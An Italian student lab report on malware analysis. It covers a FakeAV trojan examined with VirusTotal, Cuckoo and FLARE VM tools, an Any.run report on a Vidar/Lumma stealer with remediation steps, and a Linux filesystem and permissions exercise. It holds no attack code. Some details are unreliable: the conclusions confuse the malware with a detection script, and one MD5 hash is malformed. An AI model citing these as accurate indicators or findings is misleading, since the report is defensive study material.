

Esercizio 1 - Malware analysis AdwareCleaner.exe - Analisi Statica - VirusTotal

Abbiamo iniziato l'analisi caricando *AdwareCleaner.exe* su [VirusTotal](#), una piattaforma che esegue scansioni statiche su file sospetti utilizzando più di 70 motori antivirus. I risultati di questa scansione sono stati significativi:

- **Punteggio di rilevamento:** 55 su 71 motori antivirus hanno identificato il file come maligno.
- **Community Score:** -219, un indicatore negativo che ha evidenziato un forte consenso della comunità riguardo alla natura dannosa del file.
- **Identificazione del tipo di malware:** *Trojan.FakeAV*, un tipo di malware che simula un software antivirus per ingannare l'utente e mascherare le sue azioni dannose.

FakeAV (Fake Antivirus): Un Trojan che si finge un antivirus legittimo. Solitamente visualizza avvisi fasulli di minacce e tenta di indurre l'utente a installare software aggiuntivo o pagare per la rimozione di minacce inesistenti.

Questa analisi preliminare ha indicato che *AdwareCleaner.exe* potrebbe non solo mascherarsi come un software antivirus, ma anche compiere azioni dannose che abbiamo approfondito con un'analisi dinamica.

The screenshot shows the VirusTotal analysis interface for the file AdwareCleaner.exe. At the top, it displays a 'Community score' of -219 and 55 detections from 71 security vendors. The main content is a table of vendor analysis results, where 'Trojan.FakeAV' is consistently flagged across most columns. The table includes columns for vendor name, detection status (e.g., 'Trojan.FakeAV'), family name (e.g., 'FakeAV'), and various threat details. Below the table, there are links to external resources like VirusShare and VirusBist.


2. Analisi Dinamica: Cuckoo Sandbox

Per verificare il comportamento effettivo di *AdwareCleaner.exe*, abbiamo utilizzato [Cuckoo Sandbox](#), un ambiente di analisi dinamica che simula l'esecuzione di file sospetti e ne traccia le azioni all'interno di un sistema protetto. I risultati principali sono stati:

- **Obiettivi del Malware:**
 - **Escalation dei Privilegi:** Il malware tenta di ottenere livelli di accesso più alti nel sistema per aumentare la sua capacità d'azione.
 - **Modifiche al Registro di Sistema:** Modifica, aggiunge o cancella voci di registro per garantire persistenza o danneggiare il sistema.
 - **Screenshot del Sistema:** Registra immagini dello schermo, suggerendo la raccolta di dati sensibili.
 - **Accesso a Token e Profili Privati:** Raccoglie dati dai profili utente e utilizza token di sistema per aumentare le autorizzazioni.
 - **Interventi su File di Windows:** Interagisce direttamente con file di sistema, un comportamento tipico per malware che tenta di rimanere nascosto.

Escalation dei Privilegi: Un attacco che mira ad ottenere accessi non autorizzati ai privilegi di amministratore, permettendo al malware di eseguire azioni che richiedono permessi elevati.

Questa analisi dinamica ha evidenziato come *AdwareCleaner.exe* sia progettato per eseguire operazioni invasive, tipiche di malware avanzati.



3. Analisi Approfondita Tramite FLARE VM

Abbiamo poi eseguito un'analisi più dettagliata su FLARE VM, un ambiente virtuale sicuro per l'analisi di malware, configurando la rete in modalità *Solo Host* per evitare connessioni esterne non controllate. Abbiamo utilizzato vari strumenti per osservare i cambiamenti del sistema e verificare ulteriori tentativi di collegamento a server esterni.

a) Fakenet: Monitoraggio delle Connessioni di Rete

Abbiamo avviato *Fakenet*, un tool per osservare e simulare connessioni di rete per malware. Questo ci ha permesso di monitorare eventuali tentativi di connessione esterna da parte di *AdwareCleaner.exe*. Nonostante non siano stati rilevati tentativi immediati di collegamento, l'uso di Fakenet è stato fondamentale per tenere sotto controllo le potenziali connessioni di rete del malware.


b) Regshot: Monitoraggio del Registro di Sistema

Abbiamo eseguito il software *Regshot* per catturare una “foto” dello stato del registro di sistema prima e dopo l'avvio di *AdwareCleaner.exe*. I risultati mostrano che il malware ha eseguito un numero elevato di modifiche:

- **Chiavi di Registro Cancellate:** 27,570
- **Chiavi di Registro Aggiunte:** 31
- **Valori di Registro Cancellati:** 30,816
- **Valori di Registro Aggiunti:** 97
- **Valori di Registro Modificati:** 32

Totale Modifiche al Registro: 58,546

Questa notevole quantità di modifiche dimostra l'aggressività di *AdwareCleaner.exe* e il suo intento di compromissione del sistema.




4. Analisi con Detect It Easy ed Euristiche di Rilevamento

Per ottenere ulteriori informazioni sulla struttura del file, abbiamo utilizzato *Detect It Easy* per un'analisi euristica, che ha rivelato informazioni sul codice del malware e sul linguaggio di programmazione utilizzato. Utilizzando funzioni avanzate, siamo riusciti a individuare componenti chiave del codice, tra cui:

- **Packer:** Un metodo utilizzato per mascherare il codice del malware, rendendolo più difficile da analizzare.
- **Anti-Debugging e Anti-Analisi:** Tecniche implementate per impedire che il malware venga facilmente esaminato o fermato.
- **Tecniche di Offuscamento e Cifratura:** Metodi avanzati per nascondere le istruzioni del codice e sfuggire ai controlli di sicurezza.

Packer: Un software o una tecnica che "impacchetta" un programma per nasconderne la struttura e rendere più difficile la sua analisi.

L'uso di queste tecniche evidenzia come il malware sia stato progettato non solo per compiere azioni dannose, ma anche per evitare il rilevamento da parte dei software di sicurezza tradizionali, mascherandosi da applicazione sicura.




Proseguendo con l'analisi su FLARE VM, abbiamo utilizzato *Universal Extractor (UniExtract)* per esaminare ulteriormente il file sospetto *AdwareCleaner.exe*. Questo strumento ci ha permesso di estrarre i componenti interni dell'eseguibile, rivelando un secondo file denominato *6AdwCleaner.exe*.

Analisi del file estratto: *6AdwCleaner.exe*

1. **Scansione Statica:** Una volta estratto, abbiamo sottoposto *6AdwCleaner.exe* a una scansione statica per verificare se fosse anch'esso un elemento dannoso. Analogamente al file principale, il punteggio di rilevamento è stato elevato, confermando la natura sospetta di questo componente.
2. **Comportamento e Struttura:**
 - **Funzionalità di Anti-Analisi:** Abbiamo riscontrato la presenza di tecniche avanzate di anti-debugging e offuscamento simili a quelle del file principale, confermando che anche *6AdwCleaner.exe* è stato progettato per evitare l'individuazione e l'analisi.
 - **Packer:** L'analisi strutturale ha rivelato l'uso di un packer, una tecnica che maschera la struttura del file. Questo è stato utilizzato per complicare ulteriormente la decompilazione e nascondere le vere istruzioni del codice maligno.
3. **Potenziale di Escalation dei Privilegi e Persistenza:** Le analisi dinamiche sul file estratto hanno suggerito che *6AdwCleaner.exe* possiede anch'esso funzioni per modificare il sistema operativo, cercando di ottenere persistenza attraverso chiavi di registro e permessi elevati. Queste azioni indicano che l'exe estratto è probabilmente un elemento secondario del malware, progettato per attivarsi come backup o per aumentare la stabilità del malware nel sistema.

In sintesi, l'uso di *UniExtract* ha permesso di identificare *6AdwCleaner.exe* come parte integrante del malware, confermando una struttura multicomponente che agisce con tecniche di evasione e persistente compromissione del sistema. Questa scoperta evidenzia la complessità del malware *AdwareCleaner.exe*, il cui scopo è mantenere una presenza stabile e nascosta nel sistema infetto.



Abbiamo quindi fatto un'analisi veloce delle strutture principali del codice e delle sue caratteristiche salienti. Il codice è un complesso script di rilevamento euristico, creato per individuare e segnalare comportamenti anomali o sospetti in file binari, con particolare attenzione a file .NET e nativi.

Conclusioni

Il codice è progettato per eseguire un'analisi statica del file, sfruttando diverse tecniche di rilevamento euristico per identificare possibili tentativi di nascondere codice maligno. Queste tecniche comprendono:

- Rilevamento di punti d'ingresso modificati.
- Identificazione di funzioni di anti-debugging e anti-analisi.
- Verifica della presenza di tecniche di cifratura e di offuscamento avanzate.

Questa combinazione di controlli rende il codice efficace nell'individuare potenziali minacce. Tuttavia, gli stessi metodi potrebbero essere utilizzati per mascherare codice dannoso ed evitare il rilevamento da parte di software di sicurezza, rendendo cruciale una supervisione attenta del suo utilizzo.

Considerazioni Finali

L'analisi di *AdwareCleaner.exe* ha rivelato che si tratta di un malware avanzato che utilizza tecniche sofisticate per compromettere il sistema, nascondere il suo codice e sfuggire ai rilevamenti. Dalle varie analisi effettuate, possiamo concludere che *AdwareCleaner.exe* agisce come un Trojan FakeAV, caratterizzato da:

- Simulazione di funzionalità antivirus per ingannare l'utente.
- Tentativi di escalation dei privilegi per ottenere accesso a livelli di sistema elevati.
- Modifiche aggressive al registro di sistema e azioni su file di sistema critici.
- Tecniche di anti-analisi e offuscamento avanzato.

Questa combinazione di funzionalità rende il malware estremamente pericoloso. Pertanto, è cruciale adottare misure di sicurezza avanzate e continuare a monitorare strumenti come FLARE VM e VirusTotal per rilevare e comprendere le minacce emergenti.

Raccomandazioni: Si consiglia di evitare di eseguire file sospetti su sistemi di produzione e di utilizzare macchine virtuali o ambienti di testing per le analisi. I file rilevati come *FakeAV* dovrebbero essere eliminati immediatamente per evitare compromissioni del sistema.

Esercizio 2 – Anyrun I – vidar.exe

File Analizzato: 66bddfcb52736_vidar.exe

Verdetto: Attività dannosa rilevata.

Descrizione delle Minacce, I

- Vidar (Stealer):** Questo malware ruba informazioni personali e criptovalute, colpendo credenziali di accesso, dati del browser, e wallet digitali. È particolarmente pericoloso per la sua capacità di evolversi, implementando regolari aggiornamenti.
- Lumma (Stealer):** Malware sviluppato per sottrarre dati di accesso e informazioni sensibili. Target primario sono account finanziari e portafogli digitali, con modalità avanzate di evasione che rendono complesso il rilevamento.
- Loader:** Un software nocivo che ha il compito di infiltrarsi nei dispositivi per installare e diffondere altri malware (come trojan o stealer). I loader vengono comunemente veicolati tramite email di phishing o link ingannevoli, sfruttando la manipolazione psicologica per indurre l'utente a scaricare e aprire file infetti.

General Info


Add for printing ▾

File name:	66bddfcb52736_vidar.exe
Full analysis:	https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdict:	Malicious activity
Threats:	Loader Lumma Stealer Vidar
<small>Stealers are a group of malicious software that are intended for gaining unauthorized access to users' information and transferring it to the attacker. The stealer malware category includes various types of programs that focus on their particular kind of data, including files, passwords, and cryptocurrency. Stealers are capable of spying on their targets by recording their keystrokes and taking screenshots. This type of malware is primarily distributed as part of phishing campaigns.</small>	
Analysis date:	August 25, 2024 at 22:11:02
OS:	Windows 10 Professional (build: 19045, 64 bit)
Tags:	vidar lumma stealer loader
Indicators:	
MIME:	application/x-dosexec
File info:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:	FEDB687ED23F7925B35623027F799B8
SHA1:	7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81
SHA256:	325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1
SSDeep:	6144yZlIGeaS7npmSNifI330znhIBf4hJYBaZaH55B:rGEaSVmSmI30znhSYaZa5

Malware Trends Tracker >>>

Behavior graph

ⓘ Click at the process to see the details



Azioni Rilevate

- **Download e Installazione di File Eseguibili:** Sono stati osservati tentativi di scaricare ulteriori eseguibili potenzialmente dannosi.
- **Accesso a Credenziali Browser e Wallet:** L'infezione tenta di sottrarre dati da browser (come cronologia, credenziali e dati di pagamento).
- **Evasione dei Controlli di Sicurezza:** Il malware verifica impostazioni di sicurezza del sistema e modifica impostazioni di sistema per garantire la persistenza.

Raccomandazioni di Remediation

1. **Messa in Quarantena del File:** Il file dovrebbe essere immediatamente messo in quarantena per evitare ulteriori propagazioni all'interno della rete aziendale.
2. **Eliminazione dei File Infetti:** Dopo l'analisi e una volta confermata la dannosità, si raccomanda di eliminare tutti i file correlati al malware rilevati nel sistema, garantendo la rimozione completa.
3. **Blacklist dei Domini e IP Correlati:** Gli indirizzi IP e i domini utilizzati dal malware per le comunicazioni dovrebbero essere bloccati per prevenire future connessioni e attività sospette.
4. **Consultazione del Vendor Antivirus:** Vista la natura avanzata dei malware Vidar e Lumma, si consiglia di consultare il fornitore di software antivirus per verificare se esistano aggiornamenti o patch che possano migliorare la rilevazione e la protezione contro queste minacce.
5. **Monitoraggio e Analisi Post-Infezione:** Per identificare eventuali compromissioni residue, è fondamentale attivare un monitoraggio approfondito della rete e dei sistemi colpiti, verificando log di accesso e attività sospette.

Considerazioni Finali

Questi malware rappresentano minacce concrete per la sicurezza dei dati aziendali. Implementare le misure di remediation suggerite e adottare strategie preventive (come formazione sulla sicurezza informatica per evitare il phishing) ridurranno notevolmente il rischio di infezioni future.

Panoramica della minaccia – Anyrun II


- Verifica del malware:** Non sono state rilevate minacce note, indicatori dannosi o comportamenti sospetti. Gli elementi analizzati (file eseguibili, connessioni di rete e richieste DNS) non mostrano attività anomale.
- Attività del sistema:** I processi monitorati (principalmente legati a Google Chrome) hanno eseguito normali operazioni di sistema come lettura/scrittura di chiavi di registro e creazione di file temporanei, senza evidenze di infezioni.

Dalla verifica risulta un *falso positivo*, dove il file è stato segnalato per errore come possibile minaccia. Questo significa che non sono necessarie azioni correttive invasive come l'eliminazione o la quarantena.

Scelte di remediation consigliate

- Falso positivo:** Nessun intervento distruttivo. È possibile **aggiungere il file in una whitelist** o segnalarlo come sicuro, evitando future segnalazioni inutili.
- Richiesta al vendor:** In alcuni casi, è consigliabile contattare il fornitore del software per verificare che il comportamento sia normale, soprattutto se aggiornamenti del software possono prevenire falsi positivi futuri.

Questa gestione consente di evitare interruzioni non necessarie delle attività e ridurre i falsi allarmi, garantendo al contempo che il sistema continui a funzionare senza rischi di infezioni reali.



Esplorazione dei Filesystem in Linux

Questa parte dell'attività ha approfondito la gestione e il montaggio dei filesystem nel sistema operativo Linux, in particolare utilizzando il filesystem ext4. L'obiettivo principale è stato esplorare come Linux riconosce e gestisce le unità di memoria.

1. **Avvio del Terminale e Visualizzazione dei Filesystem Montati:** Dopo aver avviato il terminale sulla VM CyberOps Workstation, è stato utilizzato il comando `lsblk` per elencare i dispositivi di blocco presenti. Il risultato ha mostrato tre dispositivi: `sda`, `sdb` e `sr0`, dove `sda` e `sdb` sono dischi rigidi, ognuno con una singola partizione (`sda1` e `sdb1` rispettivamente). Si è quindi usato il comando `mount` per visualizzare i dettagli sui filesystem montati, con particolare attenzione al filesystem radice (`/`), montato su `/dev/sda1` e formattato in ext4.
2. **Montaggio Manuale e Smontaggio di Filesystem:** È stato montato manualmente il filesystem `/dev/sdb1` sulla directory `second_drive` nella home dell'utente. Utilizzando `mount`, è stato confermato che `/dev/sdb1` fosse correttamente montato. Successivamente, è stato utilizzato il comando `umount` per smontare il filesystem, riportando la directory `second_drive` al suo stato iniziale.

Part 2: Permessi sui File

Nella seconda parte dell'attività, è stata esplorata la gestione dei permessi sui file, che in Linux vengono rappresentati da un set di definizioni che specificano cosa possono fare gli utenti e i gruppi con un determinato file.

1. **Visualizzazione dei Permessi sui File:** Dopo essersi spostati nella directory `/home/analyst/lab.support.files/scripts/`, è stato utilizzato `ls -l` per elencare i file presenti e i relativi permessi. Ad esempio, per il file `cyops.mn`, i permessi erano `-rw-r--r--`, indicando che l'utente proprietario `analyst` può leggere e scrivere sul file, mentre altri utenti possono solo leggerlo.
2. **Creazione di File e Permessi delle Directory:** È stato tentato di creare un file vuoto nella directory `/mnt` utilizzando `touch`, ma l'operazione è fallita a causa dei permessi della directory, posseduta dall'utente `root`. Per eseguire correttamente l'operazione, è stato necessario specificare i permessi di scrittura tramite `sudo` o modificare i permessi della directory `/mnt`.

In sintesi, questa attività ha fornito un'esperienza pratica su come Linux gestisce i filesystem e implementa i permessi, consentendo di comprendere meglio la sicurezza e la gestione dei file e delle directory nel sistema operativo Linux.

Linux Filesystem e Settaggio Permessi

Part 1: Exploring Filesystems in Linux

1. Visualizza dispositivi a blocchi

Comando: `lsblk` mostra i dispositivi: `sr0`, `sda` (10GB) e `sdb` (1GB).

2. Visualizza filesystem montati

Comando: `mount` per elencare i filesystem montati.

```
[analyst@secops ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
└─sda1   8:1    0   10G  0 part /
sdb      8:16   0    1G  0 disk
└─sdb1   8:17   0  1023M 0 part
sr0     11:0   1  1024M 0 rom

[analyst@secops ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=4080288k,nr_inodes=1020072,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/group type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstree on /sys/fs/pstree type pstree (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/block type cgroup (rw,nosuid,nodev,noexec,relatime,bikio)
cgroup on /sys/fs/cgroup/hugepages type cgroup (rw,nosuid,nodev,noexec,relatime,huge1b)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=35,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10124)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugepages on /dev/hugepages type hugepages (rw,relatime,pagesize=2M)
mqqueue on /dev/mqueue type mqqueue (rw,relatime)
configfs on /sys/kernel/config type configfs (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=817192k,mode=700,uid=1000,gid=1000)

[analyst@secops ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

3. Montaggio manuale di /dev/sdb1

Creazione della directory `second_drive` in `home/analyst`, montaggio di `/dev/sdb1`.

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx  1 root root    7 Jan  5  2018 bin  -> usr/bin
drwxr-xr-x  3 root root  4096 Apr 16  2018 boot
drwxr-xr-x 19 root root  3120 Oct 28 05:21 dev
drwxr-xr-x 58 root root  4096 Apr 17  2018 etc
drwxr-xr-x  3 root root  4096 Mar 20  2018 home
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib  -> usr/lib
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20  2018 lost+found
drwxr-xr-x  2 root root  4096 Jan  5  2018 mnt
drwxr-xr-x  2 root root  4096 Jan  5  2018 opt
dr-xr-xr-x 143 root root     0 Oct 28 05:21 proc
drwxr-x---  7 root root  4096 Apr 17  2018 root
drwxr-xr-x 17 root root   480 Oct 28 05:21 run
lrwxrwxrwx  1 root root    7 Jan  5  2018 sbin -> usr/bin
drwxr-xr-x  6 root root  4096 Mar 24  2018 srv
dr-xr-xr-x 13 root root     0 Oct 28 05:21 sys
drwxrwxrwt  8 root root   200 Oct 28 05:21 tmp
drwxr-xr-x  9 root root  4096 Apr 17  2018 usr
drwxr-xr-x 12 root root  4096 Apr 17  2018 var

[analyst@secOps /]$ cd ~
[analyst@secOps ~]$ ls -l
total 16
drwxr-xr-x 2 analyst analyst 4096 Mar 22  2018 Desktop
